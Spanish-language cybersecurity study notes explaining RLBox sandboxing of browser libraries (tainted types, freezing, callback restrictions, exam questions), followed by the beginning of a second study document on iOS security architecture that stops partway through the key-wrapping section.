Pero esto no es suficiente: Un atacante puede inyectar contenido malicioso (imagen, video) en un sitio legítimo (Google, Facebook) y comprometer el proceso renderer de ese sitio, obteniendo acceso a todas las cookies y datos de ese dominio.

RLBox añade **otro nivel de aislamiento dentro del proceso renderer**.

3.2. Arquitectura de RLBox

3.2.1. 1. Modelo de aislamiento

RLBox puede usar tres mecanismos de aislamiento subyacentes:

- **WebAssembly:** Aislamiento a nivel de lenguaje, bajo overhead
- **Procesos separados:** Aislamiento a nivel de OS, mayor overhead
- **NaCl (Native Client):** Predecesor de WASM (ya obsoleto)

3.2.2. 2. Granularidad de sandboxes

Crear un sandbox tiene overhead (1-2 ms), por lo que RLBox agrupa por:

<proceso renderer, biblioteca, origen del contenido, tipo de contenido>

Ejemplo: El codec JPEG procesando imágenes de `example.com` comparte sandbox, pero está separado del codec JPEG procesando imágenes de `attacker.com`.

3.3. El desafío clave: la interfaz

El problema central que RLBox aborda es que las interfaces biblioteca-aplicación **no** fueron diseñadas para ser límites de seguridad.

3.3.1. A. Datos no sanitizados del sandbox

Escenario: La biblioteca retorna un offset para saltar N bytes.

Sin protección:

```
int offset = library_get_offset();
data_ptr += offset; // Y si offset es 999999?
```

Con RLBox:

```
tainted<int> t_offset = sandbox_invoke(lib, get_offset);
int offset = t_offset.copy_and_verify([](int n) {
    return (n >= 0 && n < buffer_size) ? n : 0;
});
data_ptr += offset; // Seguro
```

3.3.2. B. Conversión de punteros

Problema: Los punteros en la memoria del sandbox no tienen sentido en la memoria de la aplicación.

Riesgos:

- Pasar puntero directamente causa corrupción de memoria
- Filtra información ASLR al sandbox (el sandbox ve direcciones de memoria reales)
- El sandbox podría engañar a la app para escribir en direcciones arbitrarias

Solución RLBox: Punteros se representan como `tainted<T*>`, forzando copia explícita de datos.

3.3.3. C. Double-fetch bugs

Escenario: La aplicación verifica un valor compartido, luego lo usa:

```
if (shared_data->offset < MAX) {
    // El sandbox modifica shared_data->offset aquí (condición de carrera)
    use(shared_data->offset); // Puede ser >= MAX ahora
}
```

Solución RLBox: Freezing - copiar instantánea inmutable:

```
auto frozen = shared_data.freeze(); // Copia del sandbox
if (frozen->offset < MAX) {
    use(frozen->offset); // Garantizado consistente
}
```

3.3.4. D. Callbacks seguros

Problema: La biblioteca necesita llamar de vuelta a la aplicación (ej., para obtener más datos).

Desafío: No podemos dejar que el sandbox llame cualquier función arbitraria.

Solución RLBox:

1. **Trampolín:** Función única importada que media todos los callbacks
2. **Registro explícito:** Los callbacks deben registrarse antes de uso
3. **Restricciones de tipos:**
 - Callbacks solo aceptan argumentos `tainted`
 - Callbacks solo retornan valores `tainted` (o `void`)
4. **Vida útil controlada:** Scoped o unregister explícito

3.4. Sistema de tipos Tainted

El corazón de RLBox es su sistema de tipos que fuerza validación explícita:

3.4.1. Reglas básicas

- Cualquier dato del sandbox es automáticamente `tainted<T>`
- No se puede usar un valor `tainted` donde se espera `T`
- Para descontaminar, se debe usar `copy_and_verify()` con un validador
- Operaciones aritméticas preservan taint: `tainted<int>+ tainted<int>= tainted<int>`
- No se pueden usar valores `tainted` en operaciones con efectos secundarios

3.4.2. Ejemplo completo

```
// Obtener dimensiones de imagen del sandbox
tainted<int> t_width  = sandbox_invoke(jpeg_sbx, get_width);
tainted<int> t_height = sandbox_invoke(jpeg_sbx, get_height);

// Error de compilaci n si intentamos usar directamente:
// int w = t_width; //      no compila

// Debemos validar expl citamente:
int safe_width = t_width.copy_and_verify([](int w) {
    return (w > 0 && w < 10000) ? w : 0;
});
int safe_height = t_height.copy_and_verify([](int h) {
    return (h > 0 && h < 10000) ? h : 0;
});

// Ahora es seguro usar
resize_canvas(safe_width, safe_height); //
```

3.5. Limitaciones y trade-offs

- **Requiere modificar código:** No es plug-and-play, se necesitan 1-3 días-persona por biblioteca
- **Validadores son específicos de aplicación:** El desarrollador debe entender qué validar
- **Overhead de rendimiento:** 3 % para SFI/WASM, 13 % para sandboxing de procesos
- **No protege contra todos los bugs:** Solo previene que bugs del sandbox escapen, no los elimina

4. Problemas Comunes / Ataques / Riesgos

4.1. Validación insuficiente de datos del sandbox

Riesgo: Usar datos del sandbox sin validación adecuada permite que el sandbox controle el comportamiento de la aplicación.

Ejemplos:

- Offset fuera de límites causa buffer overflow en memoria de la aplicación
- Código de error inesperado causa lógica incorrecta
- Tamaño malicioso causa asignación excesiva de memoria

Por qué importa: Permite al atacante convertir un compromiso del sandbox en compromiso de toda la aplicación.

4.2. ASLR leaks por punteros sin convertir

Riesgo: Pasar punteros de la aplicación al sandbox filtra direcciones de memoria real.

Escenario:

```
// El puntero podrá no ser usado, así que el código funciona  
library_function(data_ptr); // Filtra dirección real
```

Impacto: El sandbox comprometido aprende la aleatoriedad ASLR, facilitando exploits posteriores que requieren conocer direcciones exactas.

4.3. Double-fetch race conditions

Riesgo: Verificar datos compartidos dos veces sin congelarlos permite condiciones de carrera.

Ataque clásico:

1. Aplicación lee `shared_struct.size` y verifica que sea válido
2. Sandbox modifica `shared_struct.size` a valor malicioso
3. Aplicación lee `shared_struct.size` nuevamente y lo usa (ahora inválido)

Mitigación RLBox: Freezing copia instantánea atómica.

4.4. Callback hijacking

Riesgo: Sin restricciones, el sandbox podría llamar funciones arbitrarias de la aplicación.

Escenario malicioso:

- El sandbox tiene bug de corrupción de memoria
- Modifica el puntero de callback a función sensible (ej., `system()`)
- Ejecuta comandos arbitrarios en contexto de la aplicación

Defensa RLBox:

- Solo callbacks registrados explícitamente pueden ser invocados
- Trampolín verifica identidad del callback antes de invocar
- Sistema de tipos fuerza que callbacks acepten/devuelvan valores tainted

4.5. Confusión de memoria entre espacios

Riesgo: Tratar puntero del sandbox como puntero de aplicación (o viceversa) causa corrupción.

Ejemplo: Biblioteca retorna puntero a buffer en su memoria, aplicación intenta leerlo directamente → crash o comportamiento indefinido.

Mitigación: `T*` vs `tainted<T*>` son tipos diferentes, forzando copia explícita.

4.6. Ataques de side-channel dentro del sandbox

Riesgo: Bibliotecas en el mismo sandbox pueden espiarse mutuamente.

Escenario: Codec de video comprometido en el mismo sandbox que biblioteca gzip puede:

- Hacer que gzip descomprima a JavaScript malicioso
- Causar ejecución de código arbitrario en contexto del renderer

Mitigación: Granularidad cuidadosa de sandboxes por origen y tipo de contenido.

4.7. Overhead de rendimiento excesivo

Riesgo: Demasiadas validaciones y copias de datos degradan rendimiento significativamente.

Datos del paper:

- 3 % overhead con WebAssembly
- 13 % overhead con procesos separados
- Casos extremos: 85 % overhead para libGraphite (código intensivo en CPU + cruces frecuentes)

Balance: Seguridad vs rendimiento debe evaluarse por caso.

4.8. Complejidad de validadores

Riesgo: Validadores incorrectos o incompletos dejan vulnerabilidades.

Desafío: El desarrollador debe entender:

- Qué valores son válidos en el contexto específico
- Todas las invariantes de la aplicación
- Posibles ataques específicos de la biblioteca

Realidad: Esta es la parte más difícil de usar RLBox efectivamente.

5. Escenarios Aplicados

5.1. Escenario 1: Codec JPEG malicioso

Situación: Un atacante sube una imagen JPEG crafteada a Gmail. La imagen explota un buffer overflow en la biblioteca libjpeg dentro del proceso renderer de Gmail. El atacante intenta usar el código comprometido para robar cookies de Gmail.

Pregunta: ¿Cómo protege RLBox contra este ataque y qué debe hacer el desarrollador?

Conceptos clave:

- La biblioteca libjpeg corre en un sandbox RLBox separado del renderer principal
- El buffer overflow compromete solo la memoria del sandbox, no el renderer
- Cualquier dato retornado por libjpeg (ancho, alto, bytes de píxeles) está marcado como tainted
- El desarrollador debe validar dimensiones antes de usarlas para asignar buffers
- Incluso si el sandbox está comprometido, no puede acceder a cookies o DOM directamente

5.2. Escenario 2: ASLR leak via puntero

Situación: Un desarrollador pasa por error un puntero de la aplicación al sandbox sin usar la API de RLBox. El sandbox tiene un bug que permite leer memoria arbitraria. Un atacante usa el puntero filtrado para derrotar ASLR.

Pregunta: ¿Por qué es esto peligroso y cómo previene RLBox esta clase de error?

Conceptos clave:

- ASLR aleatoriza direcciones de memoria para dificultar exploits
- Conocer una sola dirección real permite calcular todas las demás
- RLBox distingue `T*` (puntero de app) de `tainted<T*>` (puntero de sandbox)
- El sistema de tipos no permite pasar `T*` directamente al sandbox
- Se debe usar API de copia explícita, que copia datos sin filtrar direcciones
- Error de compilación si se intenta pasar puntero directamente

5.3. Escenario 3: Double-fetch en struct compartido

Situación: Una biblioteca de fonts necesita acceso a un struct con parámetros de rendering. El código verifica que `font_size` esté en límites, luego asigna un buffer basado en ese tamaño. Entre las dos operaciones, el sandbox modificó `font_size` a un valor enorme.

Pregunta: ¿Cómo detecta y previene RLBox esta condición de carrera?

Conceptos clave:

- El struct está en memoria compartida accesible por ambos lados

- Sin protección: verificación y uso ocurren en momentos diferentes
- RLBox requiere declarar el struct como "freezable"
- Llamar `freeze()` copia una instantánea inmutable del sandbox
- Todas las lecturas posteriores usan la copia congelada
- Elimina la ventana de condición de carrera
- El sistema de tipos previene leer del tipo freezable sin congelarlo primero

5.4. Escenario 4: Callback malicioso

Situación: Una biblioteca de parsing XML necesita hacer callbacks para resolver entidades externas. Un bug de corrupción de memoria en la biblioteca permite al atacante modificar el puntero de callback a `system()`, intentando ejecutar comandos shell.

Pregunta: ¿Qué mecanismos de RLBox previenen este ataque?

Conceptos clave:

- Los callbacks deben registrarse explícitamente con `register_callback()`
- La función trampolín verifica que el callback solicitado esté registrado
- Los callbacks tienen restricciones de tipo: deben aceptar argumentos tainted
- `system()` no cumple la firma requerida
- Incluso si el atacante modifica memoria del sandbox, no puede inyectar callbacks arbitrarios
- La lista de callbacks válidos está en memoria de la aplicación, fuera del sandbox

5.5. Escenario 5: Validación insuficiente de código de error

Situación: Una biblioteca de descompresión retorna un código de estado después de procesar un archivo. El código original asume que solo se retornan los valores 0 (éxito), 1 (error), 2 (más datos necesarios). Un sandbox comprometido retorna valor 255, causando un índice fuera de límites en un array de mensajes de error.

Pregunta: ¿Cómo debe el desarrollador manejar esto con RLBox?

Conceptos clave:

- El código de estado viene como `tainted<int>`
- Sin validación, no se puede usar en array indexing (error de compilación)
- El validador debe verificar explícitamente que el valor esté en `{0, 1, 2}`
- Si el valor es inesperado, el validador debe devolver un valor seguro por defecto
- Ejemplo de código:

```
tainted<int> t_status = sandbox_invoke(lib, decompress);
int status = t_status.copy_and_verify([](int s) {
    return (s >= 0 && s <= 2) ? s : -1; // Error por defecto
});
```

- Esto previene que valores inesperados causen comportamiento indefinido

6. Posibles Preguntas de Examen

6.1. Pregunta 1

¿Cuál es el problema central que RLBox intenta resolver y por qué los mecanismos de aislamiento tradicionales no son suficientes?

Respuesta:

- Problema: Las interfaces entre aplicación y biblioteca no fueron diseñadas como límites de seguridad
- Aislamiento tradicional (procesos, VMs) separa componentes pero no securitiza la interfaz
- Datos del sandbox pueden ser maliciosos y causar vulnerabilidades en la aplicación
- RLBox añade validación forzada y conversión segura de datos entre componentes aislados
- Sistema de tipos previene uso accidental de datos no validados

6.2. Pregunta 2

Explica el sistema de taint tracking de RLBox. ¿Cómo funciona y qué garantías proporciona?

Respuesta:

- Todos los datos del sandbox son marcados automáticamente como `tainted<T>`
- El sistema de tipos previene usar valores tainted donde se espera tipo normal `T`
- Para descontaminar se debe usar `copy_and_verify()` con función validadora
- Operaciones aritméticas preservan taint (composición)
- Garantiza que ningún dato del sandbox se use sin validación explícita
- Error de compilación si se intenta omitir validación

6.3. Pregunta 3

¿Qué es un double-fetch bug y cómo lo previene RLBox mediante el mecanismo de freezing?

Respuesta:

- Double-fetch: acceder a datos compartidos dos veces, permitiendo condición de carrera
- Entre verificación y uso, el sandbox puede modificar el valor maliciosamente
- Freezing copia instantánea inmutable de datos del sandbox
- Todas las lecturas posteriores usan la copia congelada, no la memoria compartida
- Elimina ventana temporal para modificación concurrente
- Sistema de tipos previene leer de tipo freezable sin congelarlo primero

6.4. Pregunta 4

¿Por qué es peligroso pasar punteros directamente entre la aplicación y el sandbox? ¿Cómo maneja RLBox este problema?

Respuesta:

- Punteros en espacios de memoria diferentes son inválidos
- Pasar puntero de app al sandbox filtra direcciones reales (ASLR leak)
- El sandbox podría engañar a la app para escribir en direcciones arbitrarias
- RLBox distingue `T*` (app) de `tainted<T*>` (sandbox)
- Requiere copia explícita de datos, no se puede convertir directamente entre tipos
- Error de compilación si se intenta pasar puntero sin API de copia

6.5. Pregunta 5

Describe el sistema de callbacks de RLBox. ¿Qué restricciones impone y por qué son necesarias?

Respuesta:

- Trampolín: función única importada que media todos los callbacks
- Callbacks deben registrarse explícitamente antes de uso
- Restricciones de tipo: deben aceptar argumentos tainted y retornar tainted (o void)
- Vida útil controlada: scoped o unregister explícito
- Previene que sandbox llame funciones arbitrarias de la aplicación
- El trampolín verifica identidad del callback antes de invocar

6.6. Pregunta 6

¿Cuál es la granularidad de sandboxes en RLBox y por qué es importante?

Respuesta:

- Granularidad: `<renderer, biblioteca, origen-contenido, tipo-contenido>`
- Crear sandbox tiene overhead (1-2 ms), por lo que se comparten cuando es seguro
- Misma biblioteca procesando contenido del mismo origen comparte sandbox
- Diferente origen o tipo implica sandbox separado
- Previene que contenido malicioso de un sitio afecte contenido de otro
- Balance entre seguridad y eficiencia

6.7. Pregunta 7

Compara el overhead de rendimiento de RLBox con diferentes mecanismos de aislamiento subyacentes. ¿Cuáles son los factores que afectan el overhead?

Respuesta:

- WebAssembly (SFI): 3 % overhead promedio
- Procesos separados: 13 % overhead promedio
- Factores: frecuencia de cruces de límite, intensidad de CPU, copias de datos
- Optimizaciones: pin proceso sandbox en otro core, spin-wait
- Casos extremos: hasta 85 % para código muy intensivo en CPU con cruces frecuentes
- Trade-off entre seguridad y rendimiento debe evaluarse por aplicación

6.8. Pregunta 8

¿Qué desafíos enfrentan los desarrolladores al adoptar RLBox y cómo el sistema ayuda a mitigarlos?

Respuesta:

- Desafío principal: escribir validadores correctos y completos
- Requiere entender invariantes de aplicación y biblioteca
- 1-3 días-persona por biblioteca (pocos cientos de LOCs)
- Sistema de tipos fuerza puntos de validación (no se puede olvidar)
- Errores de compilación si se intenta usar datos sin validar
- Documentación y ejemplos ayudan con patrones comunes
- La parte más difícil sigue siendo específica de aplicación

6.9. Pregunta 9

¿En qué otros contextos además de navegadores web surgen problemas similares de interfaz insegura? Da ejemplos.

Respuesta:

- RPCs entre microservicios: necesitan validar respuestas de servicios potencialmente comprometidos
- Enclaves seguros (SGX): interfaz con SO no confiable requiere validación de syscalls
- Kernels de SO tratados como no confiables: aplicación debe validar respuestas del kernel
- Ejemplo: `open()` retorna fd, debe verificar que no esté en uso por otra estructura
- Verificación de punteros de usuario en kernel Linux (sparse) es análogo práctico
- Cualquier límite de confianza entre componentes enfrenta problemas similares

6.10. Pregunta 10

¿RLBox previene todos los bugs en bibliotecas? Explica qué protege y qué no.

Respuesta:

- NO previene bugs dentro de la biblioteca (buffer overflows, use-after-free, etc.)
- SÍ previene que bugs del sandbox comprometan la aplicación principal
- Buffer overflow en biblioteca solo afecta memoria del sandbox
- No puede acceder a cookies, DOM, filesystem directamente desde sandbox
- Datos del sandbox deben pasar validación antes de usarse en aplicación
- Objetivo: contención de daño, no eliminación de bugs

7. Hoja de Referencia Rápida

Parte 1: Conceptos y Sistema de Tipos

Conceptos Core

- **RLBox**: Framework para sandboxear bibliotecas con interfaces seguras
- **Taint tracking**: Sistema de tipos que fuerza validación explícita
- **Freezing**: Previene double-fetch copiando instantánea inmutable
- **Callbacks**: Solo funciones registradas pueden ser invocadas desde sandbox

Sistema de Tipos Tainted

- Todo dato del sandbox es `tainted<T>`
- No se puede usar `tainted<T>` donde se espera `T`
- Descontaminar: `t_val.copy_and_verify(lambda)`
- Operaciones aritméticas preservan taint

Principales Vulnerabilidades

- **Validación insuficiente**: Usar datos sin verificar
- **ASLR leak**: Filtrar direcciones reales al sandbox
- **Double-fetch**: Condición de carrera en datos
- **Callback hijacking**: Invocar funciones arbitrarias

Parte 2: Defensas y API

Defensas Clave

- Sistema de tipos fuerza validación (error si se omite)
- `T*` vs `tainted<T*>` previene confusión
- Freezing elimina condiciones de carrera
- Trampolín + registro explícito controlan callbacks

API Básica

```
// Invocar función en sandbox
tainted<int> t_val = sandbox_invoke(sbx, func, args);

// Validar y descontaminar
int safe_val = t_val.copy_and_verify([](int v) {
    return (v >= 0 && v < MAX) ? v : 0;
});

// Congelar struct compartido
auto frozen = shared_data.freeze();
```

Mecanismos de Aislamiento

- **WebAssembly**: 3% overhead, bajo costo
- **Procesos**: 13% overhead, mayor aislamiento

Parte 3: Granularidad y Validación

Granularidad de Sandboxes

- Clave: `<renderer, biblioteca, origen, tipo>`
- Overhead de creación: 1-2 ms
- Compartir cuando es seguro, separar cuando es necesario

Patrones de Validación

- Rangos: verificar `min <= val <= max`
- Enums: verificar que valor esté en conjunto válido
- Offsets: verificar que esté dentro de buffer
- Punteros: copiar datos, nunca pasar directamente

Restricciones de Callbacks

- Deben aceptar argumentos `tainted`
- Deben retornar `tainted` o `void`
- Registro explícito requerido

Parte 4: Costos y Aplicaciones

Costos de Adopción

- Tiempo: 1-3 días-persona por biblioteca
- Código añadido: pocos cientos de LOCs
- Parte más difícil: escribir validadores correctos

Trade-offs

- Seguridad vs rendimiento: 3-13 % overhead típico
- Usabilidad vs seguridad: requiere modificar código
- Contención vs eliminación: no previene bugs, los contiene

Casos de Uso

- Codecs de imagen/video en navegadores
- Bibliotecas de fonts y compresión
- Parsers de formatos complejos
- Cualquier biblioteca que procese datos no confiables

Seguridad en iOS

Protección de Dispositivos Móviles

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es la seguridad de iOS?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	4
2. Definiciones Clave	5
3. Cómo Funciona	6
3.1. Modelo de amenaza	6
3.2. Arquitectura de Hardware	6
3.2.1. Componentes principales	6
3.3. Secure Boot - Cadena de Confianza	6
3.3.1. Objetivo	6
3.3.2. Secuencia de arranque	7
3.3.3. Prevención de ataques de degradación	7
3.4. Secure Enclave - Protección de Claves	7
3.4.1. Propósito	7
3.4.2. Implementación	8
3.4.3. Protección de sensores biométricos	8
3.5. Data Protection - Cifrado de Archivos	8
3.5.1. Objetivo fundamental	8
3.5.2. Generación de claves desde código de acceso	9
3.5.3. Arquitectura de cifrado de archivos	9
3.5.4. Clases de protección de datos	10
3.6. Key Wrapping - Flujo Completo	10
3.6.1. Almacenamiento de claves envueltas	10
3.6.2. Descifrado de archivo	11
3.7. Touch ID / Face ID con Key Caching	11
3.8. Effaceable Storage - Borrado Seguro	12
4. Problemas Comunes / Ataques / Riesgos	13
4.1. Búsqueda exhaustiva de código de acceso	13
4.2. Extracción de UID del hardware	13
4.3. Bugs en el kernel iOS	13
4.4. Ataques a interfaces activas (USB, WiFi, Bluetooth)	14
4.5. Ataques de degradación	14
4.6. Compromiso de claves privadas de Apple	14
4.7. Ataques a sensores biométricos	14
4.8. Cold boot attacks en DRAM	15
4.9. Supply chain attacks	15
5. Escenarios Aplicados	16
5.1. Escenario 1: iPhone robado con código de 4 dígitos	16
5.2. Escenario 2: Extracción física de chips flash	16
5.3. Escenario 3: Kernel comprometido con exploit	16
5.4. Escenario 4: Ataque de degradación con versión antigua	17

5.5. Escenario 5: Apps en segundo plano cuando está bloqueado	17
6. Posibles Preguntas de Examen	19
6.1. Pregunta 1	19
6.2. Pregunta 2	19
6.3. Pregunta 3	19
6.4. Pregunta 4	20
6.5. Pregunta 5	20
6.6. Pregunta 6	20
6.7. Pregunta 7	21
6.8. Pregunta 8	21
6.9. Pregunta 9	21
6.10. Pregunta 10	22
7. Hoja de Referencia Rápida	23

1. Resumen Claro

1.1. ¿Qué es la seguridad de iOS?

El sistema de seguridad de iOS es una arquitectura multicapa diseñada por Apple para proteger los datos del usuario en dispositivos móviles, especialmente en el escenario de **robo de dispositivo**. Combina hardware especializado, criptografía robusta y separación de privilegios para hacer extremadamente difícil que un atacante extraiga datos de un iPhone robado, incluso con acceso físico completo al dispositivo.

1.2. ¿Por qué importa?

Los dispositivos móviles modernos contienen información extremadamente sensible:

- Contraseñas bancarias y de redes sociales
- Correos electrónicos privados y profesionales
- Fotos y videos personales
- Historiales de ubicación
- Datos médicos y gubernamentales

El escenario de amenaza: Un atacante roba tu iPhone bloqueado con código de acceso. Tiene acceso físico completo y recursos técnicos. ¿Puede extraer tus datos?

El logro de iOS: Hace 10 años, esto era relativamente fácil. Hoy, incluso agencias como el FBI se quejan de no poder acceder a iPhones robados, demostrando la efectividad del diseño.

1.3. Conceptos principales


1. **Secure Boot (Arranque Seguro):** Cadena de confianza desde hardware hasta aplicaciones
2. **Secure Enclave (Enclave Seguro):** CPU separada que maneja toda la criptografía y autenticación
3. **UID (Unique ID):** Clave criptográfica grabada en hardware, imposible de extraer
4. **Data Protection (Protección de Datos):** Sistema de cifrado de archivos con múltiples niveles
5. **Key Wrapping (Envoltorio de Claves):** Técnica para delegar acceso sin exponer claves
6. **Effaceable Storage (Almacenamiento Borrable):** Permite eliminar datos instantáneamente

1.4. ¿Cómo encaja en el curso?

iOS representa separación de privilegios aplicada a nivel de **sistema completo**:

- **Múltiples dominios de aislamiento**: Boot ROM, iBoot, Kernel, Enclave, Apps
- **Hardware como TCB**: El Secure Enclave es un TCB mínimo basado en hardware
- **Defensa en profundidad**: Múltiples capas de protección (código, PIN, cifrado, hardware)
- **Balance usabilidad-seguridad**: Touch ID/Face ID facilitan autenticación frecuente

Arquitectura de capas:



2. Definiciones Clave

Términos Fundamentales

Secure Boot (Arranque Seguro): Proceso que verifica criptográficamente cada componente del sistema antes de ejecutarlo, desde Boot ROM hasta aplicaciones.

Secure Enclave: CPU separada dedicada a manejar operaciones criptográficas, autenticación de usuario y protección de claves.

UID (Unique Identifier): Clave AES de 256 bits grabada en el hardware del Secure Enclave durante fabricación, única por dispositivo e imposible de leer directamente.

ECID (Exclusive Chip ID): Identificador único de solo lectura grabado en el chip durante fabricación, usado para prevenir ataques de degradación.

Boot ROM: Código de solo lectura grabado durante fabricación del chip, primer código que ejecuta el dispositivo al encender.

iBoot: Bootloader de iOS que carga y verifica el kernel del sistema operativo.

Data Protection: Sistema de cifrado de archivos que vincula claves de descifrado al código de acceso del usuario.

Key Wrapping (Envoltorio de Claves): Técnica criptográfica donde una clave se cifra con otra clave ($E_{k1}(k2)$), permitiendo delegación de acceso.

Effaceable Storage (Almacenamiento Borrable): Región especial de memoria flash con acceso directo desde Secure Enclave, permite eliminación segura instantánea.

AES Engine: Motor de hardware dedicado que realiza cifrado/descifrado AES sin exponer claves a la CPU principal.

Touch ID / Face ID: Sensores biométricos con comunicación criptográficamente autenticada al Secure Enclave.

Passcode (Código de Acceso): PIN o contraseña del usuario, base para derivar claves de cifrado de datos.

Downgrade Attack (Ataque de Degradación): Intento de instalar versión antigua del SO con vulnerabilidades conocidas.

Kfs (Filesystem Key): Clave que cifra metadatos del sistema de archivos (directorios, inodos).

Kf (File Key): Clave única que cifra el contenido de un archivo específico.

Kdp (Data Protection Key): Clave que envuelve las claves de archivo, derivada del código de acceso.

Ke (Engine Key): Clave compartida entre el AES Engine y el Secure Enclave, permite cifrado sin exponer claves al kernel.

Clases de Protección: Niveles de protección de archivos (Completo, Hasta Primera Autenticación, Sin Protección, etc.).

Wear Leveling: Técnica de memoria flash que distribuye escrituras para extender vida útil, complicando eliminación segura.

Code Signing (Firma de Código): Firma criptográfica que verifica la autenticidad e integridad del código ejecutable.

3. Cómo Funciona

3.1. Modelo de amenaza

Suposiciones:

- El dispositivo está protegido con código de acceso (PIN de 4-6 dígitos o contraseña)
- El dispositivo está bloqueado en el momento del robo
- El atacante tiene acceso físico completo

Ataques posibles:

- Búsqueda exhaustiva del código de acceso (fuerza bruta)
- Suplantar huella digital o rostro del usuario
- Desarmar el dispositivo y leer chips de memoria flash directamente
- Explotar bugs en el kernel mientras el dispositivo está bloqueado
- Instalar versión hackeada del SO sin verificaciones
- Degradar a versión antigua con vulnerabilidades conocidas

3.2. Arquitectura de Hardware

3.2.1. Componentes principales

- **CPU Principal:** Ejecuta iOS y aplicaciones
- **RAM:** Memoria principal compartida entre CPU y Enclave
- **Flash Storage:** Almacenamiento persistente de archivos
- **AES Engine:** Motor de hardware entre CPU/RAM y flash, cifra/descifra transparentemente
- **Secure Enclave:** CPU separada con su propio sistema operativo
- **UID:** Clave AES en hardware del Enclave, no extraíble
- **Sensores:** Touch ID (huella) y Face ID (reconocimiento facial)

3.3. Secure Boot - Cadena de Confianza

3.3.1. Objetivo

Prevenir que el atacante ejecute SO, apps o código de Enclave modificados.

3.3.2. Secuencia de arranque

1. **Boot ROM** (en hardware, solo lectura)
 - Grabado durante fabricación del chip
 - Contiene clave pública de Apple
 - Verifica firma de iBoot
2. **iBoot** (bootloader)
 - Firmado por Apple
 - Verifica firma del kernel iOS
3. **Kernel iOS**
 - Firmado por Apple
 - Verifica firmas de aplicaciones
4. **Aplicaciones**
 - Firmadas por desarrollador aprobado por Apple

Cada etapa verifica la siguiente antes de ejecutarla. Si falla la verificación, el dispositivo no arranca.

3.3.3. Prevención de ataques de degradación

Problema: Un atacante podría instalar un kernel antiguo *legítimamente firmado por Apple* que tiene vulnerabilidades conocidas.

Solución - ECID:

1. Cada dispositivo tiene un ECID único grabado en hardware
2. Los servidores de Apple firman actualizaciones *específicas para un ECID*
3. La secuencia de arranque verifica que la firma sea para *este* ECID
4. Los servidores de Apple se niegan a firmar versiones antiguas

Por qué funciona:

- El atacante no tiene el SO antiguo firmado para este ECID específico
- No puede obtener nueva firma porque Apple no firma versiones antiguas
- No puede falsificar la firma (criptografía asimétrica)

3.4. Secure Enclave - Protección de Claves

3.4.1. Propósito

- Prevenir que la CPU principal vea claves criptográficas
- Defender contra adivinación de código de acceso
- Autenticar usuarios (Touch ID / Face ID)
- Proteger datos incluso si el kernel está comprometido

3.4.2. Implementación

- CPU ARM separada con su propio sistema operativo
- Propia secuencia de Secure Boot independiente
- Comparte DRAM física con CPU principal
- Cifra su propia región de memoria en DRAM
- Autentica memoria para integridad y frescura (prevenir rollback)
- Estado de autenticación en SRAM en el chip (no en DRAM)

3.4.3. Protección de sensores biométricos

Ataques potenciales:

- SO comprometido repite lectura de huella válida al Enclave
- Atacante sustituye sensor de huella falso

Defensa - Autenticación Criptográfica:

- Sensor tiene clave AES secreta compartida con Enclave (desde fabricación)
- Sensor cifra y autentica todos los datos con esta clave
- Incluye nonce o ID de sesión para prevenir replay
- Enclave verifica autenticidad antes de aceptar datos

Face ID - Sofisticación adicional:

- Proyector de puntos IR proyecta patrón aleatorio en el rostro
- Cámara IR lee puntos y reporta al Enclave
- Crea mapa 3D del rostro
- Distingue rostro 3D real de foto 2D

3.5. Data Protection - Cifrado de Archivos

3.5.1. Objetivo fundamental

- Todos los datos de usuario están cifrados
- Permitir descifrado solo cuando el dispositivo está desbloqueado
- Prohibir descifrado cuando está bloqueado

3.5.2. Generación de claves desde código de acceso

Por qué NO almacenar claves directamente:

- Las claves no existirían en ningún lugar después del reinicio
- Las claves pueden olvidarse cuando el dispositivo se bloquea

Peligro: Solo hay 10,000 códigos de acceso posibles (4 dígitos). Búsqueda exhaustiva es trivial.

Solución - Derivación lenta ligada a UID:

```
Kdp = E_UID(E_UID(...E_UID(passcode)...))
      ~~~~~ muchas iteraciones ~~~~~
```

Propiedades:

1. **Dependiente del código de acceso:** La clave no existe sin el código
2. **En el Enclave:** Limita número de intentos (10 máximo, luego borrado)
3. **Lenta:** Muchas iteraciones de cifrado ralentizan búsqueda exhaustiva
4. **Dependiente del UID:** No se puede hacer fuerza bruta fuera del dispositivo

El atacante NO puede extraer chips flash y probar códigos en su propia máquina porque necesita el UID, que es inextractable.

3.5.3. Arquitectura de cifrado de archivos

Nivel 1: Metadatos del filesystem

- Cifrados con clave única **Kfs**
- Enclave almacena: **E_UID(Kfs)** en effaceable storage
- Al arrancar, Enclave da **E_Ke(Kfs)** al kernel
- Kernel programa AES Engine para descifrar metadatos

Beneficios:

- Borrado rápido: eliminar **E_UID(Kfs)** inutiliza todos los datos
- Anti-transplante: los chips no funcionan en otro iPhone (diferente UID)

Nivel 2: Contenido de archivos

- Cada archivo tiene clave única **Kf**
- **Kf** se envuelve con **Kdp**: **E_Kdp(Kf)**
- **E_Kdp(Kf)** se almacena en metadatos del archivo (cifrados con Kfs)

3.5.4. Clases de protección de datos

1. Protección Completa

- Se puede descifrar solo si el dispositivo está actualmente desbloqueado
- Kdp se deriva del código de acceso al desbloquear
- Kdp se descarta cuando se bloquea el dispositivo
- Uso: datos sensibles que no necesitan acceso en segundo plano

2. Protección Completa a Menos que Esté Abierto

- El archivo puede escribirse en cualquier momento, pero no leerse cuando está bloqueado
- Uso: descarga en segundo plano de adjuntos de email

3. Hasta Primera Autenticación

- Se puede descifrar si el dispositivo fue desbloqueado desde el reinicio
- Kdp se deriva en el primer desbloqueo, se descarta solo al apagar
- **Clase por defecto** para datos de apps de terceros
- Uso: apps que corren en segundo plano

4. Sin Protección

- Se puede descifrar en cualquier momento (desde el arranque)
- Kdp se deriva solo del UID (no del código de acceso)
- Beneficio: permite borrado rápido al eliminar E_UID(Kdp)
- Uso: datos no sensibles del sistema

3.6. Key Wrapping - Flujo Completo

3.6.1. Almacenamiento de claves envueltas

Para un archivo con protección "Hasta Primera Autenticación":

1. Archivo tiene clave **Kf** (generada aleatoriamente)
